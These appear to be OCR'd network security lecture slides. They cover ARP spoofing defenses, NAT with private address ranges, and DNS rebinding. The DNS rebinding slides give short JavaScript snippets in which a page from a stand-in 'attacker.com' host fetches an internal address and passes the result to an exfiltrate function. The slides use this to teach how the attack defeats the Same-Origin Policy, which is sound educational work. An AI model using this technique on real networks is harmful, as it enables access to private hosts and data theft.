
Address Resolution Protocol (ARP)




Address Resolution Protocol (ARP)




Address Resolution Protocol (ARP)




Address Resolution Protocol (ARP)



Address Resolution Protocol (ARP)



Address Resolution Protocol (ARP)



ARP spoofing defenses?

ARP spoofing defenses

- Hard-code/configure switch with specific MAC addresses on specific ports
- Separate untrusted hosts onto a separate subnet/VLAN
- Clients can track changes in IP <-> MAC mapping
  - E.g. ArpON, ArpWatch
- Cryptographically sign updates?
  - Hard to do without a trusted third-party that can vouch for identities (which remote CA-like entities can't do)
- Short answer: *don't trust your local subnet!*
  - Use VPNs/end-to-end encryption when possible

Network Address Translation (NAT)

- Running out of IPv4 addresses (only 2^32 possible!)
- Need a way to share public IPs with lots of hosts
- RFC1918: Private IP addresses
  - 10.0.0.0/8
  - 192.168.0.0/16
  - 172.16.0.0/12

Network Address Translation (NAT)

- 1. Hand out Private (RFC1918) addresses to local devices
- 2. Intercept outgoing connections (at the gateway), and replace private IP with the shared public address
- 3. Keep a map of outgoing source port/destination; return traffic must be translated back (to send to the original private IP)
- Incoming connections?

DNS rebinding

- Attacker wants to access hosts internal to a NAT (e.g. 10.0.0.1)
  - Can get victim on the NAT to visit attacker's website (attacker.com, at 6.6.6.6)
- Attacker tries to run Javascript:

```
$.get('http://10.0.0.1/',
        function(data) { exfiltrate(data); });
```

What happens?

DNS rebinding

- Attacker instead runs

```
$.get('http://attacker.com/',
        function(data) { exfiltrate(data); });
```

What happens?

DNS rebinding

- Attacker instead runs

```
$.get('http://attacker.com/',
          function(data) { exfiltrate(data); });
```


What happens?

- Browser checks to see if attacker.com's DNS entry has expired

- If it has, make another DNS query for attacker.com
  - On this second query, **attacker.com** returns **10.0.0.1**
  - Browser makes HTTP request to 10.0.0.1, *defeating the Same-Origin Policy!*
- *Defenses?*